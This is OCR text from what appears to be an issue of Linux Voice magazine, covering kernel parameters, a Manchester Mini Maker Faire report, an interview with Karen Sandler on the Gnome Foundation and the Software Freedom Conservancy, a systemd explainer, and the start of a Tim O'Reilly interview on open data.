Sometimes it's still necessary to force the loading of a module. To do this, you can create a file in **/etc/modules-load.d**. For example, in order for the CUPS printing system to work, Ubuntu 14.04 comes with **cups-filters.conf**, which contains the following lines to load three printing related modules:

```
lp
ppdev
parport_pc
```

It is possible to set some kernel parameters on a running kernel even if they're not part of a module. A useful example is the **swappiness** parameter, which controls how swap space is used. To change it, you edit a file (actually it's not a real file, but a virtual one generated by the kernel) with something like:

```
sudo nano /proc/sys/vm/swappiness
```

The file will contain the current setting, which will probably be the default of 60. Set it to 100 and the kernel will swap from memory to disk aggressively; set it to 0 and you may well notice a speed boost, but at the risk of problems if you run short on memory.

Further reading

The definitive source of information on kernel parameters is **www.kernel.org/doc/Documentation/kernel-parameters.txt**. Ubuntu's documentation on kernel parameters is also worth reading: **https://wiki.ubuntu.com/Kernel/KernelBootParameters**, as is the Arch Linux wiki: **https://wiki.archlinux.org/index.php/Kernel_parameters**. For a more complete overview of the subject, though a little out of date now, is *Linux Kernel in a Nutshell* by kernel developer Greg Kroah-Hartman, available as a free download on his website **www.kroah.com/lkn** or in print from **oreilly.com.**

MAKERS OF THE WORLD, UNITE AND TAKE OVER

…you have nothing to lose except your fear of breaking things. **Les Pounder** meets some of the hardware hacking revolutionaries setting their ideas free.

All around the world, makers are tinkering and hacking with projects as small as a one-inch cubed router, VoCore (**www.indiegogo.com/projects/vocore-a-coin-sized-linux-computer-with-wifi/x/67844**) and as large as a fire breathing dragon called Gon Kirin (**www.treehugger.com/gadgets/maker-faire-2012-gon-kirin-fire-breathing-dragon.html**). What links every project, no matter its scale, is that it was once a spark of an idea in a maker's head – and 99% of these projects have been created thanks to Linux and free software. Projects such as the Arduino, the Shrimp and the Raspberry Pi (mostly) are open source, enabling creative people to reuse them in all sorts of ways without having to ask anyone's permission to do so.

> **"Makers have a diverse range of backgrounds in art, engineering and even anthropology."**

Makers come in all shapes and sizes, with a diverse range of backgrounds in art, engineering and even anthropology, and using technology such as the Arduino and Raspberry Pi they are able to realise their ideas in new and interesting ways – and a Maker Faire is the perfect place to share these ideas. Not only are the projects showcased at these events based on open technology, but they also use open knowledge, as instructions and guidance are openly shared in person and via their respective websites. We went to one of these, the Manchester Mini Maker Faire, to find out more about the weird and wonderful projects that are coming to life thanks to free software.

Minecraft makers

Patrick Fenner is a calm and collected chap who works out of the Does Liverpool makerspace, and his passion for re-inventing and hacking knows no bounds. "Today, Ross [Dalziel], Adrian McEwen and I are running a stall of things that are connected to the internet but which shouldn't be, such as our train set. We have a Raspberry Pi running a *Flask* server – *Flask* is a self-hosted web server that can provide a self-hosted API. In this case we're using it for an API and a webpage, which enables external control of the trains via any internet-connected device. This is then connected through an AlaMode [AlaMode is an Arduino-compatible board that connects to the Raspberry Pi GPIO pins] to give you the Arduino side,

which is then linked to the physical buttons, which are used to trigger actions such as speed and direction changes through H bridges".


Patrick, being a freelance engineer, uses projects such as this as an opportunity for research and development. "The types of control used in this project are useful in applications such as home automation, turning lights on and off remotely or monitoring temperature data and sending the data to an external destination."

Ross Dalziel, also from Does Liverpool, is working on two projects, one of which involves *Minecraft*. Ross explains "We have been using Arduino-compatible boards called Shrimps to control aspects of the *Minecraft* world. For example, we have a light switch on the stall that will change the time of day on our *Minecraft* server. This is then connected to a Python sketch that makes calls to the *Minecraft* server to set the time of day accordingly." The whole build took Ross around an hour to complete. As well as Minecraft, Ross has been working with a school in Barrow-in-Furness to develop a low-cost device to check water pollution. "The water sensor can sense how dirty a sample of water is by using a simple LED and a light-dependent resistor. The clarity of the water produces data, which is then used to draw graphs in *Minecraft*. I'm interested in using *Minecraft* for experiments, despite it being a closed platform."

Ross elaborates "Minecraft really allows children to be involved with the infrastructure of the game such as creating a Bukkit server [a Bukkit server enables players to host their own *Minecraft* world for others to play] to enable enhancements in the game. It's informative to see what people will do when running their own *Minecraft* world and the infrastructure behind it."

The Shrimp project

One project in particular that has drawn a lot of attention in the maker community is the Shrimp project by Cefn Hoile. "The Shrimp is an Arduino Uno-compatible circuit", says Cefn. "It is fully pin- and



Your local hackerspace probably has a 3D printer or two for you to test your latest creation.

The internet of things encompasses refrigerators, home heating systems, and devices made out of Meccano.

binary-compatible with an Uno. It comes as a kit that you build on a breadboard. It's a cheaper alternative to the Arduino, and by building the Shrimp you will learn some of the fundamentals of how it works." The idea of a low-cost Arduino is intriguing, and a few projects have sprung up based on it. "The ShrimpKey, created by Sjoerd Dirk Meijer, is a substitute for the Makey

> **"The low cost of the Shrimp kit enables anyone to try it out, and this helps it reach more people."**

Makey, an Arduino board that can turn everyday objects into controllers. Makey Makeys are extremely simple to put together – from an electronics point of view it's just a load of 20MΩ resistors connected to an Arduino." This is great news, as the Makey Makey currently retails at around £40. When you consider that some larger projects require more than one Makey Makey, it can get quite expensive, whereas adding the extra components necessary to turn a Shrimp into a ShrimpKey costs pennies. "The low cost of the kit enables anyone to try it out, and this helps it reach more people. We are also keen to keep our documentation evolving and at this time our main focus is on maintaining the high level of quality documentation and projects on our site."

Cefn's Shrimp, other Arduinos and the Raspberry Pi can be used with Scratch, so with the Shrimp and Scratch for Arduino you would expect to have an exceptionally cheap platform for study. Kimball Johnson, of the HacMan space in Manchester, told us "In practice it is easy to do but it needs a context and teachers will want to know 'What is the activity that I can do with it?' rather than just wanting to learn more about the tools that are being offered to them. So projects need to focus on the context and the goal rather than showing off the hardware that it contains."

We love the idea of making *Minecraft* interface with real-world data.

Kimball is keen to point out a potential block for the use of Arduino/Shrimp in school. "One of the main reasons for the development of the Raspberry Pi was due to the locked-down nature of school ICT suites. The use of the Shrimp in school is a good idea, would a child be allowed to plug one into a USB port on a school machine?" It's clear that the Shrimp is a popular tool for low-cost prototyping, but with the locked-down state of school networks and some ICT departments resistance to utilising products outside of the "norm" there is some way to go for the Arduino to make it into the classroom.

"Events such as Pi Wars pit devices against each other in a sort of robot Olympic games."

Raspberry Pi radar

Like magpies, we were drawn to Jon Stockill and Leeds Hackspace. "We've probably brought more LEDs than anyone else, as the main project is an LED cube measuring 8 by 8 by 8 LEDs – a total of 512 LEDs! The cube displays any tweets that use a pre-programmed hashtag. The whole cube cost around £150 to put together and took around two weeks to build. We have named the project a 'Geek trap', as when we use the plasma fire demo it just attracts everyone to our stall."

The cube drew us in, but we stayed with the Leeds hackers for their other projects, including a Raspberry Pi-powered software defined radio (SDR) project. "This project is an ADSB (Automatic Dependent Surveillance Broadcast) receiver," Jon tells us, "which receives signals from aircraft transponders. Historically radar would ping an aircraft and it would respond with a four-digit identification number, and if the air traffic controller was lucky, also the aircraft's altitude. Over the last few years all of that has gone digital. Certainly all of the big airliners, when they respond to ADSB, they provide data such as aircraft identification, direction, speed, altitude and position. So with ADSB the air traffic controller has more data to work with and can organise aircraft with greater precision. For my project all of this data is displayed in a map and stored in a database." SDR is currently *en vogue* with hackers and there are a growing number of DVB-T USB TV tuners that can be hacked to work with many different types of radio transmissions including airband frequencies commonly used by airlines and marine-based organistations.

Manchester, so much to answer for

HacMan has been Manchester's hackspace for many years, and is based in the northern quarter of Manchester. The HacMan stall is groaning under the weight of an enormous etch-a-sketch. "Project-A-Sketch was one of the first projects built by HacMan when they were based at MadLab. In fact it was conceived around the time of Stockport Hackspace, which was the hackspace for Manchester before we moved to a better location", Kimball tells us. Further along the stall there is a rather interesting arcade cabinet. "Originally it was a standard upright arcade cabinet that was donated to us which housed a rather large, heavy CRT screen. We have now modified it to run with an LCD screen, which is much better for the environment." Kimball then goes on to explain how they reduced the depth of the cabinet and replaced

Manchester Mini Maker Faire

Manchester Mini Maker Faire is now in its third year and is hosted at the fabulous Museum of Science and Industry (MOSI) in the heart of Manchester. MOSI is the natural home for Maker Faire, with many inventions from the industrial revolution rubbing shoulders with computers from the 20th century technological revolution. Manchester Mini Maker Faire is a great place to meet fellow makers and gain inspiration for your next project with four floors full of inventive projects, hands-on workshops and talks. Maker Faires have been slowly cropping up around the UK, normally in major towns and cities. Brighton Mini Maker Faire is exceptionally popular, and Newcastle upon Tyne has a much larger Maker Faire in April each year, drawing crowds from around the country for a full weekend of indoor and outdoor hacking.

The concept of Maker Faires comes from *Make* magazine, as a way of bringing kindred spirits together.

the innards "with a mini ITX-based board and placed it on a hinged panel for easy access. For the LCD screen we removed the panel and bezel and mounted the screen using duct tape."

Arduino anthropology

Manu Bruggmann is an anthropologist at Lancaster University, and is part of the Highwire programme, a digital innovation PhD programme for those in the computing, design and management worlds. Manu's project is unique among the many stalls here today, he has brought a dress with a very special property. "I spent five months in the Arctic writing about the indigenous people there and their engagement with technology. One of the most important stakeholders in my research were reindeer herders, because they are the ambassador for their culture. One of the biggest challenges that these people are facing is the increasing number of wind farms being developed in the area. Reindeer are extremely afraid of wind farms, so in a diameter of 16km reindeer will not approach a wind farm. But big companies install wind farms in this area due to the low cost of land enabling them to build forests of wind farms. This has affected reindeer herding massively."

"One stakeholder told me that 'wind farms suffocated their culture', and that statement drove the development of the dress. The restriction of the dress, the shape shifting aspect, is designed to be uncomfortable to create empathy with their culture and how it is slowly being suffocated. The dress will restrict how you can breathe, walk and move, in the same way that their living space becomes uncomfortable." Manu's project is an analogy and a political statement for the people that he spoke to, and it's powered by an Arduino running a random number generator sketch. "The Arduino is connected to three winches attached to the dress. Each winch can be controlled to make the dress tighter or looser depending on the random number that has been generated. It works slowly but it is constantly changing based on the random numbers generated"

I ask Manu if he has thought of any commercial applications for his project. "It is not the intended purpose, but it has crossed my mind. A jacket that becomes thin in summer, a poor insulator to keep the wearer cool. But it could expand and trap air in winter to keep the wearer warm in the cold weather. This could inspire someone with a commercial interest to take a look at the project and adapt it for the market.

The Project-A-Sketch uses an Arduino to project lines on the screen. And yes, you can shake it to wipe the screen…

This is Frank – HacMan's life-size version of the Operation game, complete with screens, buzzers and LEDs, and powered by an Arduino.

"If any of these projects have sparked a fire of creativity inside you, good – go forth and build!"

I'm not a computer scientist – I'm an anthropologist – but it was possible for me to make the dress using the Arduino."

Do it yourself

If any of these projects have sparked a fire of creativity inside of you, good! Go forth and build great things! Websites such as **instructables.com** and **hackaday.com** contain tutorials and inspiring projects from makers across the globe. There are also events such as Pi Wars (**piwars.org**), which will pit devices against each other in a sort of robot Olympics. Oggcamp (**Oggcamp.org**), the popular unconference, also sees its fair share of hackers and makers.

There are many online retailers for the maker community, including **Pimoroni.com**, **adafruit.com**, **4tronix.co.uk** and **store.ryanteck.uk**. Go forth and build wondrous things, mash data with electronics and produce banana keyboards using ShrimpKey, traffic lights with Pibrella or an internet-connected coffee mug. And make sure that you tell Linux Voice all about your inventions!

We love you all

Many thanks to the makers, volunteers and attendees of Manchester Mini Maker Faire, who each year put on a free Maker Faire for everyone to enjoy, and special thanks to the Museum of Science and Industry (MOSI) for providing an astonishing location full of excellent inventions.

INSIDE THE GNOME FOUNDATION

With the Gnome desktop now going from strength to strength, the role of the Foundation has never been more important.

Over the last 12 months, a lot has changed for both the Gnome desktop and the Foundation that supports it. There were reports of financial difficulty, and the continuing struggle to bring the new desktop up to functional parity with the previous desktop. But the Gnome team is winning the war. The latest releases have been well received and Gnome has just become the default desktop for Debian, a sure sign that its usability and functionality problems are in the past. The Foundation itself has been able to improve its financial situation, while at the same time helping lots of other projects beside the Gnome desktop we all love. We caught up with Karen Sandler, a member of Gnome's board of directors, to find out where it all went right.

This time last year, Karen was at the helm as Executive Director of the Gnome Foundation, having taken up the role in 2011. After she stepped down as Executive Director she put herself forward in the elections to the board of directors, and was elected to the board of seven with the most votes in the contest – a real affirmation of her leadership during what must have been some of the most challenging years at Gnome.

So why give up one role only to take another? "I think Gnome is a fantastic program and an amazing community and I didn't really want to leave," Karen tells us. "So when I left, I announced I'd go for the Board of Directors. Which actually was a real departure for me because I have been refusing to serve on boards of directors for all of this time."

Duty of care

"Maybe as a lawyer I'm more aware of the obligations that Directors have towards their organisations," she said, "There's a duty of care and a duty of loyalty, and I think as a lawyer you potentially must hold yourself to a higher standard of care and read all the documents and be very involved because you need to make sure you understand. You and your fellow directors are running the organisation, making all the decisions and you have to be responsible in the instance things go terribly wrong."

She also told us that she'd rather volunteer for the organisations she wants to help, than take on titles, but it was Gnome itself that made all the difference.

> **"Gnome is a fantastic product and an amazing community, and I didn't want to leave."**

"I made a real exception with the Gnome Board of Directors. It was a little easier because I was recently the Executive Director so I'm very familiar with where things are with the foundation but I'd been joking all of the time while I was at Gnome that if I felt like the Gnome project was going in the right direction then I would leave, so I wanted to make sure that people knew I was leaving because it was going in the right direction, so the best

way to signal this was to join the board of directors."

This is where it became evident that a lot of people really like Gnome, as eleven candidates put themselves forwards for the seven Director positions, all with different experience and qualifications.

"I had a moment where there was a hotly contested vote – there were 10 candidates and people tend to not throw their hat in the ring if they don't feel they were good candidates, but for various reasons we had all great candidates and several people were not elected," Karen admitted before telling us she felt people understood what she was trying to do when she was voted into the role.

Both new roles effectively mean is that Karen is swapping her day job for her volunteer position at the Freedom Software Conservancy, and swapping her previous role as the Executive Director at the Gnome Foundation for her voluntary work.

"With Gnome I just have the hours to put in as I did before. But a lot of it is still the same – I'm still doing a lot of the same things I was doing before, but I wish I had more time to do even more," she said.

Cashflow crisis

Karen quit as Executive Departure just before the Foundation had a widely publicised financial crisis, so we were interested to know whether she thought Gnome was now in a better place than it was 12 months ago. She did say that she thought latest release of Gnome (version 3.12 at the time) was fantastic, and that it was much more polished than early 3.x versions. But using the openness typical of the Gnome Foundation, she also admitted they'd been taking a close look at their organisation.

"There was some discussion about how much control Red Hat has over the project and so forth," Karen told us. "There's been a lot of really good hard looking at where Gnome is and where it's going as part of the election process. At the same time it's tough for me to be drawing attention to some of the negative things straight away, but the Outreach Program for Women has grown so much that it was tough for the Gnome Foundation to keep up administratively – invoicing and all of the administrative work. At the same time, there was a cashflow crisis right after I left and so that caused a lot of attention and so it's great that people are really paying attention to what's going on."

Rumours of Gnome's financial demise were greatly exaggerated.

One of the many things the Gnome Foundation does is sponsor the annual Gnome conference, GUADEC (Photo: KittyKat3756 CC-BY-SA)

The online coverage of Gnome's cashflow crisis focused on the Outreach Program for Women, rather than that the Gnome Foundation was simply being honest about its difficulties, or that those difficulties were caused by the burden of helping a successful project, rather than bad management. We asked whether the Outreach Program should be funded by the Gnome Foundation, only to find out that it isn't – it's only helped administratively.

"It's not quite funded by the Gnome Foundation. It's run by the Gnome Foundation and we hit up a lot of sponsors, so if anyone knows of a company who wants to help support bringing more women into Free Software, contact me." Karen told us, before going into more detail of how the two are organised.

"Gnome handles all of the administration of the program but we get external sponsors to fund most of the financials. We charge an administrative fee but it doesn't cover all of the work that we have to do, so we are paying out of our general funding to keep it going but a lot of sponsors are more interested in sponsoring interns in the Linux kernel, or multimedia, or whatever it is that they're interested in. A lot of the money coming through for the program is not necessarily meant for Gnome but we're still dedicated to running the program. But it was so successful for Gnome projects that we couldn't just keep it for Gnome, we had to share it. It's worked out really, really well and other projects have started to see the same successes that we've seen at Gnome."

"There was some discussion about how much control Red Hat has over the project."

"It really says a lot about Gnome," Karen said about the way the Gnome Foundation handled the situation, "it's the kind of project that will announce when it's having a cashflow problem. I knew of a few other non-profits that were in such bad cash flow that the non-profits had been in debt. And that was never announced – in debt with no invoices with no cash set to come in and they had not announced it. It's quite common for non-profits to have cashflow problems. Gnome is the only one I know of that announced it. I think that's really awesome and I think it's unfortunate because people sometimes misinterpret that. And no offence [none taken!], but the tech press is famous for not covering the whole story, for better reading."

"The Outreach Program is inspired by Google's Summer of Code except that we accept non-coders and non-students," she told us, "Not only do we have projects to develop the Free Software projects, but we also have marketing and documentation and art and UI, and things like that – everything, all of the different areas where we need to contribute to Free Software we call for participation, but we have a lot of coding internships too."

The new Outreach Program runs from December 2014 through to March 2015.

Not just for coders

Obviously, only asking women to apply is also a big difference to Summer of Code. "Women often think that Free Software is not for them," Karen explained, "so by specifically inviting them, with the Outreach Program for Women, we try to think about all of the reasons why women were staying away from Free Software. We systematically tried to address them all – instead of trying to figure out what it is, what do we have to do so that we can completely overcome them, or overcome them as much as possible."

"Because of the fact there aren't that many women in our field, it means that women coming in are much more likely to feel 'Impostor Syndrome', because they don't see leaders that are like them."

The Program been a huge success, and more importantly, it's brought more contributors to the Gnome project and brought more contributors and participants into the world of Free Software, which is vital, as Karen explains.

"We found at Gnome that bringing more women through the Outreach Program for Women meant that there are other women who had not been participants of the program who felt more comfortable coming to participate in Gnome, so it increased our numbers.

After a time in the wilderness, Gnome has now been re-adopted as the default desktop in Debian – something that will no doubt trickle down to many of Debian's derivative distros.

Bigger than Gnome

"We also have a much better rate of women sticking around after their internship. You can't expect every women to stick around after their internship – it's not fair, but what's exciting is that they're having such a good experience and they want to continue to contribute and they want to continue to participate."

And as proof that there's wide impact from the program that just within Gnome, Karen explained that it's helping candidates really get embedded within the Free Software world.

"Something like 90% of participants have given talks at Free Software conferences –19 participants from our program have given full session talks who have become speakers. One of our participants became a mentor – she was in user-interface design, she became a mentor and then the intern she mentored became a mentor, so she's a grand mentor! One of the members of the Gnome Board of Directors went through OPW and she's now our treasurer and doing amazing work in helping to fix the cashflow problem we had at OPW. Three alumni have founded programs in their local area to improve the situation for women in tech. So there's now a group in Chicago hacking on Gnome, there's the Nairobi Deaf School, and there's a Women in Software in India group as well."

Software Freedom Conservancy

What to do if your project needs a lawyer but can't afford one – find a bunch of friends who know what they're doing…

Karen is incredibly enthusiastic about her new job, and when you talk to her about it, you can't help but realise how important a role the Conservancy has played in Free Software.

"The Conservancy is phenomenal because it's like the Outreach Program for Women where one organisation is serving lots of different projects," Karen explains. "It's analogous to a company where you have different corporate divisions so each project is a part of our overall organisation and we provide all of the infrastructure – whatever these projects need in order to run. We have their infrastructure, we handle finances. It's great because we only have to file one tax form at the end of the year for all of the projects. We have a general counsel, so we have legal support. We do all kinds of things and then we're also exploring different projects that are trying to solve different problems in the world for the public good."

But of course, the Conservancy always needs funding. "We're putting legal infrastructures in place, like trademarks and things like that that will help our projects, if we have stable legal foundation. A lot of my time is spent fundraising – please donate to the Software Freedom Conservancy, readers!"

Karen also has one specific example of a problem we'd have thought would have been solved long ago, by a company that now must be making a fortune.

"We noticed from our own experience that there aren't any good Free Software solutions for accounting," Karen said. "We asked our accountant what the situation was for proprietary software solutions, and it turns out they're all crummy – there aren't any good solutions and non-profits pay millions of dollars per year for sub-par software. So we've launched a project called NPO Accounting Project. We're starting to create a piece of software that solves the problem and solves it the right way with Free Software for everyone, so this is the kind of thing that the Conservancy can do. So I'm really proud about it and I'm really pleased to be part of the Conservancy because there's just so much to be done and we're working around the clock."

The Conservancy received $90,0000 in damages from electronics vendors using BusyBox and not releasing their source code.

We shared a lager with Karen at 2014's OSCON.


Charity vs Trade

At the end of our conversation, Karen talked about something we think is very important, and that's the distinction between charities, such as the Gnome Foundation and the Software Freedom Conservancy, and trade associations, such as The Linux Foundation. Fortunately, as a lawyer, Karen is able to describe this distinction more effectively than we can.

"A trade association is meant to forward a common business interest, not the interest of the public. A charity is meant to forward the interests of the public. And that's why the Linux Foundation looks very polished – it has great marketing and great branding, and it's a way to get particular kinds of money into your project because it's a trade association. But you give up something at the same time.

"At the Conservancy, there's a lot of transparency and it's about neutral control and public benefit, so a project at the Conservancy is making a real statement about its intention. We hold the assets of a project and so the Conservancy takes in the trademarks of a project, which means it can never be abused by any one company. "If you join the Software Freedom Conservancy then you're saying something about how intend to run your project. And it says that you will never let a company take over control of who you are and what you do, and I think that's very important and I think that companies actually appreciate that. It means that they will have a neutral playing field with other companies as well."

"At the Conservancy, there's a lot of transparency – it's about public benefit."



SYSTEMD

It's complicated but it's probably already booting your computer.

GRAHAM MORRISON

Q Surely the 'd' in Systemd is a typo?

A No –it's a form of Unix notation used to signify a daemon.

Q You mean like those little devils inhabiting Dante's underworld?

A There is a link in that Unix usage of the term daemon supposedly comes from Greek mythology, where daemons invisibly wove their magic and benign influence. The word is today more commonly spelt 'demon', which leaves the archaic form to us. And that's perhaps why it's been subverted for software that silently weaves its benign influence over your system.

Q Does this mean that, for ordinary users, Unix daemons are an archaic idea?

A Not at all. Daemons are essential for performing many essential background tasks. They could be likened to your brain doing many things while you're driving a car, without you having to consciously think about them all. And there are lots of daemons you may already be aware of. *Crond*, for example, is used to run scripts at a specific time or interval. *dhcpd* is used by most of our computers to dynamically connect to your network, while *syslogd* pools all the system messages together to create a log of everything important. Another daemon, though it lacks the 'd', is *init* – famous for being the first process that runs on your system.

Q Isn't *init* used to switch between the command-line and the graphical desktop?

A For many of us, yes. This was the main way of going from the desktop to a command line and back again without trying to figure out which processes to kill or start manually. Typing **init 3** would typically close any graphical environment you had running, kill the X server and drop you to a simple login prompt. This is because the **init** command knew where to find a group of scripts that were created for switching between different operating environments. These were called 'runlevels' and in the old days of System-V Unix they could be used to tell your system to boot into single-user mode, multi-user mode as well as shutdown and reboot. This whole system is often abbreviated to 'SysV init', and it's this we mean when we refer to 'init'.

Many Linux distributions inherited the same system, even if they didn't use the same runlevels. Debian, for example, used a runlevel of 0 to stop the system, a runlevel of 1 for a single-user mode, runlevel 3 for the same command prompt we described earlier, and runlevel 5 to launch a graphical environment. Changing this for your next boot often involved editing the **/etc/inittab** file, and you'd soon get used to manually starting and stopping your own services simply by executing the scripts you found.

Q You seem to be using the past tense for all this talk about the init daemon…

A That's because the aforementioned *Systemd* wants to put *init* in the past. *Systemd* is basically a replacement for all those scripts launched by the *init* process, and a replacement for *init* itself. But as the name suggests, it's got lofty ambitions for being the 'system daemon', and has the potential to handle far more than starting and stopping your system. And in replacing a few scripts, it's needed to come up with a completely different mechanism for handling boot processes.

Q What was so bad with 'init' that it needed replacing?

A *Init* was a product of its time. Everything that needed to be managed or launched did so from its own set of scripts, keeping things relatively simple in concept. Those

scripts called upon whatever utilities were needed and installed within your system, and it also meant that almost anyone could tweak the scripts to get their boot process doing exactly what they wanted. It was an extension of the old Unix philosophy of small, simple tools being used in preference to complex, over-engineered solutions. The command line is a perfect example of this philosophy, because while you can build very complex solutions within its confines, most of the commands you execute perform only a simple task. It's the modularity of these commands, and the control you have over managing their input and output, that creates the flexibility we all love. *init* does this too.

> **"Systemd launches processes in parallel and avoids the bottlenecks that blight init."**

But *init* has suffered in several ways. First, because it's so easy to modify and has no formal system of standardisation, almost every family of Linux distribution tweaked it in some way. Red Hat moved files into **/etc/rc.d/init.d**, for example, and that meant that while installing the same start process should be straightforward, it wasn't. You had to take into account all these changes. And as booting requirements became ever more complicated, maintaining all these scripts and their positions within the boot procedure became very difficult, making things harder for developers, users and system administrators when they used more than one distribution.

Q That sounds more like an organisational problem than a technical one. Surely there's another reason to replace *init*?

A Indeed there is, and it's our old friend performance. The world was becoming obsessed with boot times – despite most of us only having to go through the procedure maybe once a day, or that for servers it's a non-issue. But for a while boot times became the machismo statistic of an operating system's vitality. *init* is fundamentally sequential. That means it waits for one task to finish before it attempts another, and it doesn't take much to imagine the delays this could cause in the boot process. Your boot procedure could spend ages waiting for a network connection, even if you didn't need one, or waiting for an unrelated hard disk to be scanned. These are both functions better suited to being run in parallel, but this introduces problems familiar to anyone who's had to deal with concurrency or forking processes; you need to know which processes are dependent on which other processes. A Samba process that needed to access remote files would be dependent on the networking process, for example, and calculating the relationship between all the things that make a running system is difficult.

But as new computers have become faster and multi-cored, more and more of these resources were being under-utilised by *init*, and many people thought it was time for an alternative.

Q Aha! The appearance of *Systemd*!

A Exactly. Although *Systemd* wasn't the only contender in the fight to replace *init*. Ubuntu had switched to its own alternative, called *Upstart*, and for a while it looked like many other distributions would do the same. Red Hat, Fedora and OpenSUSE all used *Upstart* at various times in the past, and it had the huge advantage of being backward compatible with *init* while addressing some of its shortcomings.

Q You seem to be using the past tense again.

A The end of *Upstart* came with a very public and contentious debate, as Debian decided how to replace *init*. *Upstart* and *Systemd* were the two favourites, and the Debian Technical Committee eventually voted for *Systemd*. In a humble blog post, Mark Shuttleworth announced that Ubuntu would be dropping *Upstart* in favour of *Systemd* after committing itself to whatever its upstream partner (Debian)decided. These events have led us to the point where *Systemd* is now considered the default booting daemon.

Q So what makes *Systemd* better than *init* or *Upstart*?

A During the great Debian debate, the infrastructure team behind the music streaming service Spotify offered support for *Systemd* after saying "We have some 5,000 physical servers and well over a thousand virtual servers using both public and private clouds running Debian GNU/Linux serving millions of songs to our users every day." Their arguments for *Systemd* encapsulate the reasons many people think *Systemd* is the way forward:

- Its dependency model is easier to understand than *Upstart*'s.
- Features built on top of *Systemd* are very useful.
- *Systemd* has the stronger community momentum.

Additionally, *Systemd* launches processes in parallel and avoids the bottlenecks that blight *init*. It does this by using sockets for services so that daemons can talk to each other and manages those sockets on behalf of daemons that haven't started yet. It's a clever idea.

Q Are there any disadvantages to distros adopting *Systemd*?

A The main problem is that *Systemd* is different, and breaks the simple tool Unix tradition. It's a huge and comprehensive project, and this has caused friction when people have to learn both a new system and throw away hard-earned skills.

It's also complex and, some argue, over engineered for its purpose. Perhaps more importantly, it's Linux-only. But – and this is the important point – *Systemd* has been proven to work, and it works well enough that many distributions have already moved to *Systemd*. Significantly, the Gnome team have announced it will become a dependency for installing the latest versions of their desktop environment, entrenching the technology deeper into our operating systems.

Q Where can we find more details about how to use it?

A Not completely by coincidence, our very own Mike Saunders is currently working on a tutorial that should answer all your practical questions in our next issue, including how to create and modify boot processes, in the way you may already be used to from *init*, and how to use many of those weird *Systemd* tools that are now part of your distribution. LV

OPEN SOURCE AND THE FUTURE OF PRINT IN THE AGE OF THE SOCIAL NETWORK

Graham Morrison meets Free Software, internet and publishing visionary, Tim O'Reilly

There are many memorable quotes attributed to Tim O'Reilly. Which isn't surprising. He's been talking for decades about open data, the internet and the direction technology is taking us. Like Arthur C Clarke, much of what he's predicted, talked about and written has proven incredibly judicious. He popularised the ideas behind 'Web 2.0', as well as the incoming wave and impact of social media. He believes in an open government and that the internet will become a global brain of networks and things. At the same time, his publishing company has given us many of the (DRM free) titles we all rely and learn from, while championing open source and open data. But there's one quote in particular that resonates with us here at Linux Voice. It was partly responsible for the inception of the magazine, and it's one we think encapsulates the spirit of open source: "Create more value than you capture."

Now that free software has effectively won the war, is it still important for us to evangelise open source as much as it was a few years ago?

Tim O'Reilly: There's definitely still an open imperative. Open data is obviously a big area. We have a huge amount of our data locked up in these proprietary social networks, and that stuff is important. Google is pretty good about letting you get it out, but it's not really portable. The number of hoops you have to go through if you want to get stuff – you have to download it, you have to re-upload it. And they are the best at this.

And your downloaded data is now out of context.

TO'R: That's right. And there are a lot of other areas where useful services will require data. The Blue Button [the system used by patients in the USA to gain access to their medical records] is a good example – portable health records. Being locked in is just as real in the internet era as it was in the previous software era. It's just that the source of the lock-in is no longer binaries and software APIs. It's much more about the data that goes with the service.

But we still have to really think about how open data is more useful in the same way that open source was more useful. It's pretty clear when I go to a doctor's office (and again this is a US perspective) but if my data is locked up with one provider, I'm really hosed. Because if I've got to go to a different doctor, and they can't get my records, that's a problem. And so that's one of the reasons why Federal Government has had this idea of what they call "Meaningful Use", which gave a huge incentive for physicians and hospitals and insurance companies to adopt portable health records because they see that as so important. We have a similar kind of opportunity in the area of certain financial data, we have that with our browsing history – that would be really useful. Some examples are more critical than others, but I think people need to make the case, "Wow, this would be more useful if it were portable or if it were a standard."

Open medical records sounds good, but how can we take advantage of big data without putting our privacy at risk?

TO'R: Healthcare is one of the areas where open data will potentially take off soonest and have the biggest impact.

But there are a couple of overlapping ideas; one is of interoperability, which is different than 'open source'. With the internet of things, are we going to have to have a separate app for every car, for every thermostat? Or are we going to say, "No, no, there's some general app whereby I can control the things in my life"? In order to do that you're going to have to have some kind of interoperable standards. Going back to health, the same thing is true with all these sorts of quantified self devices. If we want to have, from a user point of view, access from multiple devices, you don't want to be locked into one company's ecosystem. We're going to get there with some kind of open data standard.

"Healthcare is one of the areas where open data will potentially have the biggest impact."

LV But it's harder now for potential 'big data' hackers, than for the original open source hackers when they subverted their own hardware.

TO'R: Really? It seems to me it's not that dissimilar. You get the source code for a program, you'd have to port it to your architecture or you'd have to rewrite it so it would run on your machine versus, say, sitting there and saying, "I want to get my data off of Fitbit and into my new 'Google Fit' so I have the historical data." I don't see that as that different.

LV But with social networks, we've still got the problem that the context has been lost.

O'Reilly Media isn't just a publishing company – it also puts on the massively popular OSCON conference.

